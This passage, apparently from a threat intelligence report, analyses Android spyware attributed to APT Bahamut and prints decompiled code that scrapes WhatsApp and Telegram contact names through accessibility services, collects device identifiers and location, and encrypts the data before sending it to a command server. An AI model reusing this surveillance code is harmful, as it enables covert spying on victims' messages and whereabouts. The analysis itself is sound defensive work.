private final void fetchTelegramContactName(AccessibilityEvent paramAccessibilityEvent) {
  if (paramAccessibilityEvent.getContentDescription() != null) {
    String str;
    if (StringsKt.startsWith$default(String.valueOf(paramAccessibilityEvent.getContentDescription()), "Channel.", false, 2, null)) {
      String str1 = StringsKt.replace$default(String.valueOf(paramAccessibilityEvent.getContentDescription()), "Channel.", "", false, 4
      if (StringsKt.contains$default(str1, "Received at", false, 2, null)) {
        str = StringsKt.substringBeforeLast$default(str1, "Received at", null, 2, null);
        if (StringsKt.endsWith$default(StringsKt.trimEnd(str).toString(), "new messages.", false, 2, null))
          str = StringsKt.substringBeforeLast$default(StringsKt.replace$default(str, "new messages.", "", false, 4, null), ".", null, 2
      } else if (StringsKt.contains$default(str1, "Sent at", false, 2, null)) {
        str = StringsKt.substringBeforeLast$default(str1, "Sent at", null, 2, null);
```


*Figure 15. Module that performs monitoring operations.*



```
        }

        this.telegramTitle = var3;
      }

    }

    private final void fetchWhatsAppBusinessContactName(AccessibilityNodeInfo var1) {
      List var3 = var1.findAccessibilityNodeInfosByViewId("com.whatsapp.w4b:id/conversation_contact_name");
      if (var3 != null) {
        var1 = (AccessibilityNodeInfo)CollectionsKt.firstOrNull(var3);
        if (var1 != null) {
          String var4 = var1.getText().toString();
          boolean var2;
          if (((CharSequence)var4).length() > 0) {
            var2 = true;
          } else {
            var2 = false;
          }

          if (var2) {
            this.whatsAppBusinessTitle = var4;
          }
        }
      }

    }

    private final void fetchWhatsAppContactName(AccessibilityNodeInfo var1) {
      List var3 = var1.findAccessibilityNodeInfosByViewId("com.whatsapp:id/conversation_contact_name");
      if (var3 != null) {
        var1 = (AccessibilityNodeInfo)CollectionsKt.firstOrNull(var3);
        if (var1 != null) {
          String var4 = var1.getText().toString();
          boolean var2;
          if (((CharSequence)var4).length() > 0) {
            var2 = true;
          } else {
            var2 = false;
```


*Figure 16. Module that performs monitoring operations.*

These snapshots are from a module that reveals the creation of JSON Object, which stores fetched information such as IMEI, Device ID, and SIM details, including location.



```
public final Object invokeSuspend(Object paramObject) {
  double d1;
  double d2;
  Location location;
  String str1;
  JSONObject jSONObject1;
  Continuation continuation;
  LocationManager locationManager;
  JSONObject jSONObject2;
  String str2;
  String str3;
  LemmiHandleEverything lemmiHandleEverything;
  SystemApiHelper systemApiHelper;
  Object object = IntrinsicsKt.getCOROUTINE_SUSPENDED();
  switch (this.label) {
    default:
      throw new IllegalStateException("call to 'resume' before 'invoke' with coroutine");
    case 1:
      ResultKt.throwOnFailure(paramObject);
      break;
    case 0:
      ResultKt.throwOnFailure(paramObject);
      location = LocationManager.INSTANCE.getLocation();
      locationManager = LocationManager.INSTANCE;
      paramObject = LemmiHandleEverything.this;
      if (paramObject instanceof KoinScopeComponent) {
        paramObject = ((KoinScopeComponent)paramObject).getScope().get(Reflection.getOrCreateKotlinClass(Context.class), null,
      } else {
        paramObject = paramObject.getKoin().getScopeRegistry().getRootScope().get(Reflection.getOrCreateKotlinClass(Context.cl
      }
      str3 = locationManager.getAddress((Context)paramObject);
      jSONObject2 = new JSONObject();
      lemmiHandleEverything = LemmiHandleEverything.this;
      jSONObject2.put("imei", SystemApiHelper.CoreFeatures.INSTANCE.getUniqueAndroidId((Context)LibApp.Companion.getInstance()
      jSONObject2.put("deviceId", Build.ID);
      jSONObject2.put("model", Build.MODEL);
```


Figure 17. A module that fetches data through JSON Object.



```
      paramObject = ((KoinScopeComponent)paramObject).getScope().get(Reflection.getOrCreateKotlinClass(Context.class), null,
    } else {
      paramObject = paramObject.getKoin().getScopeRegistry().getRootScope().get(Reflection.getOrCreateKotlinClass(Context.cl
    }
    jSONObject2.put("operator", systemApiHelper.getCarrierName((Context)paramObject));
    jSONObject2.put("location", str3);
    d2 = 0.0D;
    if (location != null) {
      d1 = location.getLongitude();
    } else {
      d1 = 0.0D;
    }
    jSONObject2.put("longitude", d1);
    d1 = d2;
    if (location != null)
      d1 = location.getLatitude();
    jSONObject2.put("latitude", d1);
    jSONObject2.put("zombie", LemmiHandleEverything.access$getCacheManager(lemmiHandleEverything).getDevicePublicKey());
    jSONObject2.put("type", "info");
    paramObject = KotlinPGP.INSTANCE;
    str1 = jSONObject2.toString();
    Intrinsics.checkNotNullExpressionValue(str1, "json.toString()");
    paramObject = paramObject.encrypt(new EncryptParameter(str1, CollectionsKt.listOf(new PublicKeyData("-----BEGIN PGP PUBL
    jSONObject1 = (new JSONObject()).put("overflow", DeviceIdentityHelper.INSTANCE.getDeviceIdentity()).put("exhaust", param
    Intrinsics.checkNotNullExpressionValue(jSONObject1, "encJson");
    LibLoggerKt.logDebug$default(null, "First req sending => : ", jSONObject1, 1, null);
    paramObject = LemmiHandleEverything.access$getRepo(LemmiHandleEverything.this);
    str2 = jSONObject1.toString();
    Intrinsics.checkNotNullExpressionValue(str2, "encJson.toString()");
    continuation = (Continuation)this;
    this.label = 1;
    paramObject = paramObject.createProto(str2, continuation);
    if (paramObject == object)
      return object;
    break;
}
boolean bool = ((Boolean)paramObject).booleanValue();
```

Figure 18. A module that fetches data through JSON Object.


The following is from the module that performs RSA Encryption using the public key:



```java
public final class RSAPublic {
  private static final int CRYPTO_BITS = 2048;

  public static final RSAPublic INSTANCE = new RSAPublic();

  private static final String RSA = "RSA";

  private static final String chi = "RSA/ECB/OAEPPadding";

  private static PublicKey publicKey;

  private final byte[] getBytes(String paramString, PublicKey paramPublicKey) throws Exception {
    Cipher cipher = Cipher.getInstance("RSA/ECB/OAEPPadding");
    Intrinsics.checkNotNullExpressionValue(cipher, "getInstance(chi)");
    cipher.init(1, paramPublicKey);
    Charset charset = Charset.forName("UTF-8");
    Intrinsics.checkNotNullExpressionValue(charset, "forName(charsetName)");
    byte[] arrayOfByte = paramString.getBytes(charset);
    Intrinsics.checkNotNullExpressionValue(arrayOfByte, "this as java.lang.String).getBytes(charset)");
    return cipher.doFinal(arrayOfByte);
  }

  private final PublicKey stringToPublicKey(String paramString) {
    PublicKey publicKey1;
    PublicKey publicKey2 = null;
    try {
      byte[] arrayOfByte = Base64.decode(paramString, 0);
      Intrinsics.checkNotNullExpressionValue(arrayOfByte, "decode(publicKeyString, Base64.DEFAULT)");
      X509EncodedKeySpec x509EncodedKeySpec = new X509EncodedKeySpec();
      this(arrayOfByte);
      KeyFactory keyFactory = KeyFactory.getInstance("RSA");
      Intrinsics.checkNotNullExpressionValue(keyFactory, "getInstance(RSA)");
      publicKey1 = keyFactory.generatePublic(x509EncodedKeySpec);
      Intrinsics.checkNotNullExpressionValue(publicKey1, "keyFactory.generatePublic(spec)");
      publicKey = publicKey1;
      if (publicKey1 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("publicKey");
        publicKey1 = publicKey2;
      }
    } catch (NoSuchAlgorithmException noSuchAlgorithmException) {
      noSuchAlgorithmException.printStackTrace();
      publicKey1 = publicKey2;
    } catch (InvalidKeySpecException invalidKeySpecException) {
      invalidKeySpecException.printStackTrace();
      publicKey1 = publicKey2;
    }
    return publicKey1;
  }

  public final String encodeTheString(String paramString) {
    Intrinsics.checkNotNullParameter(paramString, "text");
    PublicKey publicKey = stringToPublicKey(provideAuthPublicKey());
    if (publicKey != null)
      try {
        byte[] arrayOfByte = INSTANCE.getBytes(paramString, publicKey);
        return Base64.encodeToString(arrayOfByte, 0);
```


*Figure 19. Module for encryption.*

These module snapshots demonstrate the function of the encryption method to start the process of encrypting data. The analyses reveal that the threat actor is storing data in encrypted form using RSA/ECB/OAEPPadding.



```
    LazyThreadSafetyMode lazyThreadSafetyMode3 = KoinPlatformTools.INSTANCE.defaultLazyMode();
    keyManager$delegate = LazyKt.lazy(lazyThreadSafetyMode3, (Function0)new Object(koinComponent1, null, null));
    koinComponent1 = miniHelper;
    LazyThreadSafetyMode lazyThreadSafetyMode1 = KoinPlatformTools.INSTANCE.defaultLazyMode();
    repo$delegate = LazyKt.lazy(lazyThreadSafetyMode1, (Function0)new Object(koinComponent1, null, null));
  }

  private final EncryptDB getDatabase() {
    return (EncryptDB)database$delegate.getValue();
  }

  private final LibCacheManager getKeyManager() {
    return (LibCacheManager)keyManager$delegate.getValue();
  }

  private final ApiServiceRepository getRepo() {
    return (ApiServiceRepository)repo$delegate.getValue();
  }

  public static Object storeInDB$default(MiniHelper paramMiniHelper, JSONObject paramJSONObject, String paramString, Continuation<? super Unit> paramContinuation, in
    if ((paramInt & 0x2) != 0)
      paramString = null;
    return paramMiniHelper.storeInDB(paramJSONObject, paramString, paramContinuation);
  }

  public Koin getKoin() {
    return KoinComponent.DefaultImpls.getKoin(this);
  }

  public final byte[] getMd(String paramString) {
    Intrinsics.checkNotNullParameter(paramString, "<this>");
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    Charset charset = StandardCharsets.UTF_8;
    Intrinsics.checkNotNullExpressionValue(charset, "UTF_8");
    byte[] arrayOfByte = paramString.getBytes(charset);
    Intrinsics.checkNotNullExpressionValue(arrayOfByte, "this as java.lang.String).getBytes(charset)");
    arrayOfByte = messageDigest.digest(arrayOfByte);
    Intrinsics.checkNotNullExpressionValue(arrayOfByte, "getInstance(\"MD5\").digest(this.toByteArray(UTF_8))");
    return arrayOfByte;
```

*Figure 20. A module that initiates the encryption process.*



```
  }

  public final Object sendToServer(JSONObject paramJSONObject, Continuation<? super Unit> paramContinuation) {
    Object object = BuildersKt.withContext((CoroutineContext)Dispatchers.getIO(), (Function2)new Object(paramJSONObject, null), paramContinuation);
    return (object == IntrinsicsKt.getCOROUTINE_SUSPENDED()) ? object : Unit.INSTANCE;
  }

  public final Object storeInDB(JSONObject paramJSONObject, String paramString, Continuation<? super Unit> paramContinuation) {
    Object object = BuildersKt.withContext((CoroutineContext)Dispatchers.getIO(), (Function2)new Object(paramString, paramJSONObject, null), paramContinuation);
    return (object == IntrinsicsKt.getCOROUTINE_SUSPENDED()) ? object : Unit.INSTANCE;
  }

  public final String toHex(byte[] paramArrayOfbyte) {
    Intrinsics.checkNotNullParameter(paramArrayOfbyte, "<this>");
    return ArraysKt.joinToString$default(paramArrayOfbyte, "", null, null, 0, null, (Function1)toHex.null.INSTANCE, 30, null);
  }
}
```

*Figure 21. A module that initiates the encryption process.*

The following demonstrates a captured Live HTTP request, which shows the letsencrypt certificate being used for encrypted communication between the app and server to dodge network interception.

```
#1 <-- 06-22 11:45:24
[illegible]

#2 --> 06-22 11:45:24
[illegible]

#3 --> 06-22 11:45:24
[illegible]
```


*Figure 22. Intercepted traffic flow to the command and control server.*

## EXTERNAL THREAT LANDSCAPE MANAGEMENT (ETLM)

### Attribution

Through our technical analyses, we confidently attribute this attack to APT Bahamut. However, the tactics employed by this threat actor are similar to the tactics employed by APT DoNot, and it is also interesting to note that the target geography of both the threat actors is similar to each other.

## THREAT ACTOR PROFILE



BAHAMUT

10 RISK SCORE

| | |
|---|---|
| Aliases | Nil |
| Description | APT Bahamut is an Advanced Persistent Threat (APT) group that has been active since the year 2017, known for its diverse arsenal of cyber weapons. The group has targeted a wide range of technology platforms, including iOS, Android, and Windows. It has been observed deploying malicious applications on both Google Play Store and iOS App Store. The security community has labeled APT Bahamut as a Hack-For-Hire Mercenary Group, although its specific affiliation remains unconfirmed. |
| Motivation | Espionage, Data Exfiltration |
| Targeted Industries | Individuals |
| Target Region | South Asia and the Middle East |
| Malware Used | : Bahamut, DownPaper |
| Vulnerabilities Exploited | Nil |

## VICTIMOLOGY

In this specific attack, the threat actor conducted targeted spear messaging attacks on WhatsApp Messenger, focusing on individuals in the South Asia region. The malicious payload was delivered directly through WhatsApp chat. The attack on the individual served the interest of one nation state government. The nature of this attack, along with previous incidents involving APT Bahamut, possibly indicate that it was carried out to serve the interests of one nation state government. Notably, APT Bahamut has previously targeted Khalistan supporters, advocating for a separate nation, posing an external threat to India. The threat actor has also aimed at military establishments in Pakistan and individuals in Kashmir, all aligning with the interests of one nation state government.


## CONCLUSION

We are unable to disclose the specific target location of the sensitive cyber-attack, due to its sensitivity and security concerns. However, we can confirm that the target serves the interests of one nation state government. While some security organizations initially identified the threat as originating from a mercenary group, our own analysis indicates that it is, in fact, an Indian APT group acting on behalf of one nation state government. Several reasons support this conclusion.

